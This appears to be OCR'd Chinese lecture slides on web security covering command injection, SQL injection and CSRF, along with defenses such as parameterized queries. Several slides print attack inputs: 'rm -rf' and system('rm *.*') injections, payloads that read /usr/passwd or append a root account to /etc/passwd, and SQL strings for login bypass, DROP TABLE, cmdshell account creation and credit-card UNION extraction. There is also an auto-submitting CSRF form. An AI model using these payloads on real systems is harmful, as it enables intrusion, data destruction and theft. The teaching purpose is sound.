第6讲

Web安全

三种最普遍的Web漏洞

- ✓ SQL注入
  - 浏览器向服务器发送恶意的输入
  - 错误的输入检查导致恶意的SQL查询

使用SQL来更改数据库命令的含义


- ✓ 跨站请求伪造（CSRF：Cross-site request forgery）
  - 攻击者通过一些技术手段欺骗用户的浏览器去访问一个自己曾经认证过的网站并执行一些操作
  - Bad web site sends browser request to good web site, using credentials of an innocent victim

在受害者服务器上利用用户的session

- ✓ 跨站脚本（XSS：Cross-site scripting）
  - 通过利用网页开发时留下的漏洞，通过巧妙的方法注入恶意指令代码到网页，使用户加载并执行攻击者恶意制造的网页程序
  - Bad web site sends innocent victim a script that steals information from an honest web site

将恶意脚本注入可信上下文

根本原因



Mixing data and code：将数据和代码混合在一起是造成多种类型的漏洞和攻击的原因，包括SQL注入攻击，XSS攻击，system()函数攻击和格式字符串攻击等

命令注入

SQL注入的背景

system()命令注入

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100);
    strcpy(cmd, "head -n 100 ");
    strcat(cmd, argv[1]);
    system(cmd);
}
```

正常输入：

```
./head10 myfile.txt -> system("head -n 100 myfile.txt")
```

恶意输入：

```
./head10 "myfile.txt; rm -rf /home"
  -> system("head -n 100 myfile.txt; rm -rf /home");
```

https://man7.org/tlpi/code/online/diff/procexec/system.c.html

一般代码注入攻击

- ✓ 攻击者的目标: 在服务器上执行任意代码
- ✓ 例子

  基于eval()的代码注入　(PHP)

  (eval()是一个把字符串当作表达式执行而返回一个结果的函数)

  http://site.com/calc.php　　(服务端的计算器程序)

```
…
$in = $_GET['exp'];
eval('$ans = ' . $in . ';');
…
```

- ✓ 攻击代码

  http://site.com/calc.php?exp=" 10 ; system('rm *.*') "

  (URL编码)

使用system()的代码注入

- 例子: PHP服务器端发送邮件

```
$email = $_POST["email"]
$subject = $_POST["subject"]
system("mail  $email –s  $subject < /tmp/joinmynetwork")
```

- 攻击者可以post

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net &
      subject=foo < /usr/passwd; ls
```

或者

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net&subject=foo;
   echo "evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

SQL注入


使用PHP进行数据库查询

- ✓ 简单的PHP

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person WHERE
      Username='$recipient'";
$rs = $db->executeQuery($sql);
```

- ✓ 问题
  - 如果‘recipient’ 是能改变查询语义的恶意的字符串呢?

SQL注入基本流程图



SQL注入实例： CardSystems攻击

- ✓ CardSystems
  - 信用卡支付处理公司
  - SQL 注入攻击，发生在2005年6月
  - 导致停业
- ✓ 攻击
  - 263,000 张信用卡 ——从数据库中获取
  - 信用卡信息 ——数据存储未加密
  - 4300万信用卡 ——数据暴露

示例：有bug的登陆页面 (ASP)

```
set ok = execute( "SELECT * FROM Users
     WHERE user=' "  &  form(“user”)  & " '
     AND   pwd=' " & form(“pwd”) & “ '” );

if not ok.EOF
     login success
else  fail;
```

是否可以被利用?


Web
浏览器
(客户端)
输入用户名
&
密码
Web
服务器
SELECT *
FROM Users
WHERE user='me'
AND pwd='1234'
数据库

正常的查询

恶意的输入

- ✓ 假设　user = “ **'or 1=1 --** ”　(URL)

- ✓ 然后脚本执行为:

```
ok = execute( SELECT …
              WHERE user= ' ' or 1=1  -- … )
```

  - “--”会注释剩下的内容,导致后面的内容被忽略
  - 现在ok.EOF始终是false且登录能够成功

- ✓ 该方法可以轻易登录许多站点!

恶意的输入

- 假设 user =

  `" ' ; DROP TABLE Users -- "`

- 然后脚本执行为:

```
ok = execute( SELECT …
   WHERE user= ' ' ; DROP TABLE Users … )
```

- 删除user表
  - 相似的: 攻击者可以添加新的用户或者修改密码等等.

恶意的输入

- 假设user =


```
'; exec cmdshell
        'net user badguy badpwd'/ ADD --
```

- 然后脚本执行为:

```
ok = execute( SELECT …
        WHERE username= ' ' ; exec … )
```

如果SQL服务器以超级管理员“sa”运行, 攻击者就可以创建数据库服务器中的账户

获取隐私信息




SQL Query

```
SELECT pizza, toppings, quantity, date
  FROM orders
  WHERE userid='userid'
AND order_month='month'
```

如果：

```
month = "' AND 1=0
    UNION SELECT   name,  CC_num,  exp_mon,  exp_year
    FROM  creditcards "
```

结果


Order History - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
https://w
Go
Your Pizza Orders in October:
Credit Card Info Compromised
Pizza | Toppings | Quantity | Order Day
Neil Daswani | 1234 1234 9999 1111 | 11 | 2007
Christoph Kern | 1234 4321 3333 2222 | 4 | 2008
Anita Kesavan | 2354 7777 1111 1234 | 3 | 2007
...
Done

防止SQL注入

- ✓ 使用参数化/预处理SQL语句
- ✓ 字符转义

参数化/预处理SQL语句

- ✓ 通过转义相关字符来构建正确的SQL查询: ' → \'
- ✓ 例子: 参数化SQL: (ASP.NET 1.1)
  - 确保SQL参数被正确地转义.

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);
```

```
cmd.Parameters.Add("@User", Request["user"] );

cmd.Parameters.Add("@Pwd", Request["pwd"] );

cmd.ExecuteReader();
```

- ✓ 在使用参数化查询的情况下，数据库服务器不会将参数的内容视为SQL指令的一部份来处理，而是在数据库完成SQL 指令的编译后，才套用参数运行，因此就算参数中含有恶意的指令，由于已经编译完成，就不会被数据库所运行。

字符转义函数

- ✓ PHP: `addslashes(" ' or 1 = 1 -- ")`

addslashes() 函数返回在预定义字符之前添加反斜杠的字符串

输出: `" \' or 1=1 -- "`

- ✓ 问题:
  - Unicode编码攻击: (GBK)
  - $user = 0x bf 27
  - addslashes ($user) → 0x bf 5c 27 →

0x 5c → \ 0x 27 → '

0x bf 27 → ¿'

0x bf 5c 27 → 縗'

- ✓ 正确的实现方法: `mysql_real_escape_string()`

该函数转义 SQL 语句中使用的字符串中的特殊字符


https://bbs.ichunqiu.com/thread-10899-1-1.html

跨站请求伪造(CSRF/XSRF, Cross Site Request Forgery)

Cookies + Sessions

- ✓ HTTP是无状态的
- ✓ 如何支持sessions?
  - HTTP Cookies: 服务端发送给浏览器的一小片数据
  - 浏览器保存该数据，并在将来的Request中，向服务器发送该数据
  - 作用
    - Session Management：logins, shopping carts, …
    - Personalization: user preferences, themes, 其它设置信息
    - Tracking：记录和分析用户行为

session利用cookies



Cookies设置和发送

HTTP Response


```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Set-Cookie: trackingID=3272923427328234
Set-Cookie: userID=F3D947C2
Content-Length: 2543

<html>Some data... whatever ... </html>
```

HTTP Request

```
GET  /index.html  HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Cookie: trackingID=3272923427328234
Cookie: userID=F3D947C2
Referer: http://www.google.com?q=dingbats
```

Login Session

跨站请求及其问题



- ✓ 当来自网站的页面将HTTP请求发送回网站时，它被称为同一站点请求。
- ✓ 如果请求发送到其它网站，则称为跨站点请求，因为页面来自哪里以及请求所发送到的位置是不同的。

例如：一个网页（不是Facebook）可以包含一个Facebook链接，所以当用户点击链接时，HTTP请求会发送到Facebook。

跨站请求及其问题

- ✓ 当从来自example.com的页面向example.com发送请求时，浏览器会附加属于example.com的所有Cookie。
- ✓ 当一个请求从另一个站点（不同于example.com）发送到example.com时，浏览器也会附加这些cookie(属于example.com)。
- ✓ 由于浏览器的上述行为，服务器无法区分同一站点和跨站点请求
- ✓ 第三方网站可能伪造与同一站点请求完全相同的请求。

CSRF基本流程图

问题: 你一般多长时间维持gmail、weibo 等的登陆状态?


跨站请求伪造(CSRF)

- ✓ 例子:
  - 用户登陆到bank.com
    - Session cookie 保持在浏览器状态中
  - 用户访问了包含以下网页代码的另一个site:

```
<form  name=F  action=http://bank.com/BillPay.php>
<input  name=recipient   value=badguy> …
<script> document.F.submit(); </script>
```

  - 浏览器把请求和通过认证的cookie一起发送给服务器
    - 请求将被执行
  - More example: http://www.cnblogs.com/4littleProgrammer/p/5089958.html
- ✓ 问题:
  - cookie认证不足以保证安全性

含有cookie的post表单



CSRF

